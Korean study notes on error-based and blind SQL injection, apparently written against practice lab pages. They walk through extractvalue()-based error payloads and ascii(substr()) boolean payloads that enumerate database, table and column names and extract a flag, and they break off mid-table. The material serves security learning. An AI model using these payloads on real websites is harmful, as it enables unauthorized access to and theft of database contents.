[2달 3주차 주제 : SQL Injection: Error Based & Blind]
1. Error Based SQL Injection
1) Error 기반 SQL Injection 이란?
Error Based SQL Injection: 웹 애플리케이션에서 데이터베이스 오류를 표시해주는 경우, 해당 오류 정보를 바탕으로 데이터를 획득하는 기법
2) Error 기반 SQL Injection 동작원리
 |
|---|

| ○ 웹 애플리케이션이 문법적으로 오류가 있는 SQL쿼리를 데이터베이스에 요청한다면 데이터베이스는 SQL쿼리를 실행하지 못하고, SQL쿼리가 왜 틀렸는지 알려주는 오류를 반환한다. |
| ● 만약, 개발자가 디버깅을 위해 이 오류를 HTTP응답내에 출력하도록 작성해두고 이를 그대로 두었다면, 오류 메시지를 일반 사용자도 확인할 수 있게 된다. |
| ○ 이 오류 메시지는 필요 이상으로 자세해서 공격자에게 필요한 정보제공의 수단이 될 수 있다. |
| ● 따라서, 원하는 SQL질의문의 결과를 에러 메시지 안에 포함시켜 출력되도록 한다. |
3) Error 기반 SQL Injection 에러메시지 확인조건
에러메시지 확인을 위해서는 로직 에러과 SQL에러 2가지 조건이 필요하다.
-
로직 에러
: 문법적으로는 맞지만, 실행하면서 중간에 발생하게 되는 오류 -
SQL에러
: SQL 질의문을 실행하다가 발생하는 오류
그렇다면, 논리오류를 유발할 수 있는 방법은 무엇이 있을까?
▶ extractvalue() 함수를 사용하게 된다.
[Syntax]
extractvalue(xml_flag, xpath_expr)
// XML에서 XPath 표현식에 일치하는 데이터를 반환
위에 보이는 바와 같이 extractvalue()는 XML(xml_flag 인수)과 XPath표현식(xpath_expr 인수) 이렇게 두 개의 인수를 필요로 한다.
이 함수에서 xpath_expr이라는 두번째 인수에 유효하지 않는 XPath 표현식이 사용된다면, 다음과 같은 오류가 발생한다.
ERROR 1105 (HY000): XPATH syntax error: 'xpath_expr 인수의 값' 여기서 xpath_expr 인수로서 임의의 SQL쿼리를 지정하였다면, 이 쿼리의 실행결과가 오류메시지에 포함되게 되고, 이 점을 이용해 오류 기반의 SQL Injection을 수행하게 된다.
4) Error 기반 SQL Injection 공격 프로세스
1) SQL 쿼리 추측
▷ 파라미터를 넣어보며 SQL 쿼리를 추측한다.

| (1) 테스트 페이지는 다음과 같다. | |
|---|---|
 |  |
| (2) 아이디를 입력하면 존재하는지 여부가 출력된다. |
|---|
 |
위의 결과를 보았을때, SQL 쿼리를 다음과 같이 추측해볼 수 있다.
select * from (테이블) where id = '아이디';2) 오류를 발생시켜, 오류 메시지를 확인
▷ 일부러 오류를 발생시킴으로써, SQL 에러 메시지인지 확인한다.
| 아이디 마지막에 ' 삽입 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic'' 쿼리 재구성: select from (테이블) where id='normaltic' ' |
일부로 따옴표의 개수를 불일치하게 만들어 오류를 유발시켰고,
그 결과 출력된 에러 메시지가 SQL 에러 메시지인것을 확인할 수 있다.
3) 논리 에러 출력 함수 찾기
▷ SQL쿼리문 실행 중에 오류가 나도록 하는 함수를 찾는다.
위에서 언급하였던, extractvalue()를 사용하고자 한다.
4) 공격 Format 만들기
▷ 논리 오류 함수를 사용하여, 에러메시지에 원하는 값이 출력되도록 하는 기본 공격 format을 작성한다.
- 앞서 추측한 SQL쿼리 구문에 맞도록 extractvalue() 함수를 넣어준다.
x' and extractvalue('1', ':test') and '1'='1| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', ':test') and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', ':test') and '1'='1' |
| ○ test앞에 콜론(:)이 추가된것은, 두 번째 인수가 항상 유효하지 않은 XPath 표현식이 되도록하기 위함이다. |
- concat 함수를 추가하여, 콜론(:)을 문자가 아닌, 16진수 값으로 바꾸어 'test' 문자열과 합쳐준다.
x' and extractvalue('1', concat(0x3a, 'test')) and '1'='1| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, 'test')) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, 'test')) and '1'='1' |
| ○ 결과는 1. 과 동일하다. |
- 'test' 부분을 빈칸으로 만들어주고, 원하는 SQL을 넣어주기만 하면 된다.
x' and extractvalue('1', concat(0x3a, (SQL))) and '1'='1이렇게 공격 format 작성이 완료되었다.
5) DB이름 출력
▷ 에러 메시지에 데이터베이스 이름이 출력되도록 한다.
데이터 베이스의 이름을 출력하는 명령은 다음과 같다.
select database()해당 select 구문을 위에서 작성한 공격 format에 그대로 넣어주면 된다.

x' and extractvalue('1', concat(0x3a, (select database()))) and '1'='1| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select database()))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select database()))) and '1'='1' |
이로써 에러 메시지에 출력된 데이터베이스 이름 (errSqli)을 찾아내었다.
6) 테이블 이름 출력
▷ 에러 메시지에 테이블 이름이 출력되도록 한다.
테이블의 이름을 출력하는 명령은 다음과 같다.
select table_name from information_schema.tables where table_schema='DB이름'
//INFORMATION_SCHEMA란 MySQL 서버 내에 존재하는 DB의 메타 정보(테이블, 칼럼, 인덱스 등의 스키마 정보)를 모아둔 DB다| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='errSqli'))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='errSqli'))) and '1'='1' |
그런데 행이 1개 이상이라는 메시지가 출력되었다.
즉, 테이블에 여러개 이므로 limit 구문을 사용하여 한행씩 출력되도록 해주었다.
select table_name from information_schema.tables where table_schema='DB이름' limit 0, 1| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='errSqli' limit 0, 1))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='errSqli' limit 0, 1))) and '1'='1' |
이로써 에러 메시지에 출력된 테이블 이름 (flagTable)을 찾아내었다.
7) 컬럼 이름 출력
▷ 에러 메시지에 컬럼 이름이 출력되도록 한다.
컬러의 이름을 출력하는 명령은 다음과 같다.
select column_name from information_schema.columns where table_name='컬럼 이름'| 실행결과 (limit 0, 1) | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='flagTable' limit 0, 1))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='flagTable' limit 0, 1))) and '1'='1' |
| ○ 이번에도 결과 값이 여러행은 경우를 대비해 limit 구문을 넣어주었다. |
| 실행결과 (limit 1, 1) | SQL쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='flagTable' limit 1, 1))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='flagTable' limit 1, 1))) and '1'='1' |
이로써 에러 메시지에 출력된 컬럼 이름 (idx, flag)을 찾아내었다.
8) 데이터 추출
▷ 테이블명과 컬럼명을 모두 알아냈으므로, 원하는 데이터를 추출한다.
select (컬럼) from (테이블)| 실행결과 | SQL쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select flag from flagTable))) and '1'='1' 쿼리 재구성: select from (테이블) where id='x' and extractvalue('1', concat(0x3a, (select flag from flagTable))) and '1'='1' |
이로써 에러 메시지에 출력된 플래그를 찾아내었다.
공격 format을 작성한 이후부터는, 지난 시간에 정리하였던 Union Based SQL Injection과 절차가 동일한 것을 알 수 있다.
2. Blind SQL Injection
1) Blind SQL Injection 이란?
Blind SQL Injection: 사용자의 입력이 SQL 쿼리로 해석되기는 하나, 응답에 어떠한 데이터나 오류메시지를 전혀 표시하지 않을때 사용하는 공격기법이다.
SQL 쿼리의 결과가 참 또는 거짓이냐에 따른 규칙적인 HTTP 응답의 차이를 기반으로 공격을 수행한다.
2) Blind SQL Injection 동작원리
-
SQL 쿼리의 참/거짓 여부에 따라 응답 내용에 차이가 있거나, HTTP응답 상태코드가 다르거나 하는 등 식별할 수 있는 차이가 존재한다.
-
이 경우, 원하는 SQL질의문 결과의 첫글자를 일일히 ASCII 코드와 비교하며 참이 될때를 찾아낸다.
3) Blind SQL Injection 공격 프로세스
1) SQL Injection확인
▷ 파라미터를 넣어보며 SQL 쿼리를 추측하고, 그에 따른 참조건(and)를 만들어 SQLi가 가능한지 확인한다.
| (1) 테스트 페이지는 다음과 같다. | |
|---|---|
 |  |
| (2) 아이디를 입력하면 존재하는지 여부가 출력된다. |
|---|
|
위의 결과를 보았을때, SQL 쿼리를 다음과 같이 추측해볼 수 있다.
select * from (테이블) where id = '아이디';따라서 추측한 SQL쿼리를 바탕으로 항등원 조건을 추가하여 SQL Injection이 가능한지 확인한다.
| and 1=1 (참조건) 으로 파라미터 전달 | SQL쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normltic' and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and '1'='1' |
참조건에서 normaltic' and '1'='1 이라는 아이디는 존재하지 않음에도 불구하고 그 결과가 출력되었다.
따라서 현재 AND 구문이 연산되고 있으며 즉, SQL Injection 취약점이 존재한다는 것을 확인할 수 있다.
2) 참/거짓 조건의 결과가 다른 것을 확인
▷ 위에서 실행하였던 참조건 쿼리 가운데에 괄호 () 를 하나 더 넣고, 그 안에 참/거짓의 파라미터를 전달하여 각각의 결과가 다른지 확인한다.
normaltic' and (1=1) and '1'='1    // 참 조건
normaltic' and (1=2) and '1'='1 // 거짓 조건| 실행결과 (참 조건) | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (1=1) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (1=1) and '1'='1' |
| 실행결과 (거짓 조건) | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (1=2) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (1=2) and '1'='1' |
참/거짓 조건의 결과를 살펴보면 출력되는 글자가 다르다.
이렇게 참과 거짓의 결과가 다른것을 확인할 수 있다.
3) select 문이 동작가능한지 확인
▷ 혹시 select 문이 필터링 되지는 않는지 확인한다.
normaltic' and ((select 'test')='test') and '1'='1| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and ((select 'test')='test') and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and ((select 'test')='test') and '1'='1' |
참조건으로 동작하는 것을 보아, select 문이 동작가능한 것을 확인할 수 있다.
4) 공격 format 작성
- ascii()가 동작 가능한지 확인

normaltic' and (ascii('t')>0) and '1'='1
// 모든 ASCII문자는 0보다 크므로 참조건이다.| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii('t')>0) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii('t')>0) and '1'='1' |
참조건으로 동작하는 것을 보아, ascii() 함수가 동작가능한 것을 확인할 수 있다.
- substr()이 동작 가능한지 확인

normaltic' and (ascii(substr('test', 1, 1))>0) and '1'='1
// ascii(substr('test', 1, 1))>0 == ascii('t')>0| 실행결과 | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr('test', 1, 1))>0) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr('test', 1, 1))>0) and '1'='1' |
참조건으로 동작하는 것을 보아, substr() 함수가 동작가능한 것을 확인할 수 있다.
- 'test' 부분을 원하는 SQL질의문을 삽입할 공간으로 변경
normaltic' and (ascii(substr((SQL), 1, 1))>0) and '1'='1이렇게 공격 format 작성이 완료되었다.
이제 SQL부분에 원하는 SQL질의문을 넣고 그 결과를 통해 질의문 결과의 첫글자, 두번째 글자를 하나하나 찾아가면 된다.
5) 데이터베이스 이름 찾기
▷ 데이터베이스 이름을 substr()을 통해 한글자씩 찾아낸다.
데이터 베이스의 이름을 출력하는 명령은 다음과 같다.
select database()해당 select 구문을 위에서 작성한 공격 format에 그대로 넣어주면 된다.
normaltic' and (ascii(substr((select database()), 1, 1))>0) and '1'='1
// select database() 질의문을 실행한 결과의 첫글자를 ascii 코드와 비교
이제 해당 파라미터를 전달한 결과를 바탕으로 첫글자를 찾아내는 작업을 수행하게 된다.
ASCII코드표에서 이스케이프 문자를 제외한 문자의 범위는 33부터 126까지 이므로 그 중간값인 80부터 시작하여 범위를 반씩 줄여나가도록 하자.

| select database()의 실행결과의 첫글자가 ascii코드 80보다 큰가? | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>80) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>80) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 80보다는 크므로 범위를 81부터 126까지 줄인다.
그럼 다시 그 중간값인 104로 다시 파라미터를 전달해보자.

| select database()의 실행결과의 첫글자가 ascii코드 104보다 큰가? | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>104) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>104) and '1'='1' |
그 실행결과가 거짓이었다. 따라서 첫글자는 ascii코드 104보다는 크지 않으므로 범위를 81부터 104까지 줄인다.
그럼 다시 그 중간값인 93으로 다시 파라미터를 전달해보자.
| select database()의 실행결과의 첫글자가 ascii코드 93보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>93) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>93) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 93보다는 크므로 범위를 94부터 104까지 줄인다.
그럼 다시 그 중간값인 99로 다시 파라미터를 전달해보자.
| select database()의 실행결과의 첫글자가 ascii코드 99보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>99) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>99) and '1'='1' |
그 실행결과가 거짓이었다. 따라서 첫글자는 ascii코드 99보다는 크지 않으므로 범위를 94부터 99까지 줄인다.
그럼 다시 그 중간값인 97로 다시 파라미터를 전달해보자.
| select database()의 실행결과의 첫글자가 ascii코드 97보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>97) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>97) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 97보다는 크므로 범위를 98부터 99까지 줄인다.
그럼 다시 그 중간값인 98로 다시 파라미터를 전달해보자.
| select database()의 실행결과의 첫글자가 ascii코드 98보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>98) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))>98) and '1'='1' |
그 실행결과가 거짓이었다. 따라서 첫글자는 ascii코드 98보다는 크지 않다는 것을 알 수 있다.
그렇다면 남은 범위는 98 하나이므로 조건을 >(크다)가 아닌 =(같다)로 해주어 검증을 해준다.
| select database()의 실행결과의 첫글자가 ascii코드 98인가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))=98) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select database()), 1, 1))=98) and '1'='1' |
그 실행결과가 참이므로, 해당 데이터베이스의 첫글자는 ascii코드값 98인 'b' 인것을 알 수 있다.
이제 두번째 글자를 알아낼 차례이다.
두 번째 글자를 찾아내기 위해서는 substr() 함수의 인덱스 범위를 변경해주면 된다.
normaltic' and (ascii(substr((select database()), 2, 1))>0) and '1'='1
// select database() 질의문을 실행한 결과의 두번째 글자를 ascii 코드와 비교
찾아내는 과정은 바로 위에서 첫번째 글자를 찾아내었던 과정과 동일하므로 생략하였다.
이렇게 substr() 함수의 인덱스 범위, ascii코드값 2가지를 변경해주며 하나씩 찾아주면 된다.
이렇게 함으로써, 데이터베이스 이름(blindSqli)을 찾아내었다.
6) 테이블 이름 찾기
▷ 테이블 이름을 substr()을 통해 한글자씩 찾아낸다.
테이블의 이름을 출력하는 명령은 다음과 같다.
select table_name from information_schema.tables where table_schema='DB이름'해당 select 구문을 위에서 작성한 공격 format에 그대로 넣어주면 된다.
normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli'), 1, 1))>0) and '1'='1그런데 테이블의 경우 여러개가 존재할 가능성이 높으므로, 그 중 한 행만을 선택하도록 해야한다.
따라서 limit 구문을 추가하여 다시 작성해주었다.
normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>0) and '1'='1+------------+
| table_name |
+------------+
| member | <---- limit 0, 1
| ↑ |
| |
| score |
| board |
+------------+데이터베이스를 찾아냈을 때와 같은 방법으로 33부터 126까지, 그 중간값인 80부터 시작하여 범위를 반씩 줄아가며 찾아보고자 한다.
| 테이블 이름의 첫글자가 ascii코드 80보다 큰가? | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>80) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>80) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 80보다는 크므로 범위를 81부터 126까지 줄인다.
그럼 다시 그 중간값인 104로 다시 파라미터를 전달해보자.
| 테이블 이름의 첫글자가 ascii코드 104보다 큰가? | SQL 쿼리 |
|---|---|
 | 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>104) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>104) and '1'='1' |
그 실행결과가 거짓이었다. 따라서 첫글자는 ascii코드 104보다는 크지 않으므로 범위를 81부터 104까지 줄인다.
그럼 다시 그 중간값인 93으로 다시 파라미터를 전달해보자.
| 테이블 이름의 첫글자가 ascii코드 93보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>93) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>93) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 93보다는 크므로 범위를 94부터 104까지 줄인다.
그럼 다시 그 중간값인 99로 다시 파라미터를 전달해보자.
| 테이블 이름의 첫글자가 ascii코드 99보다 큰가? | SQL 쿼리 |
|---|---|
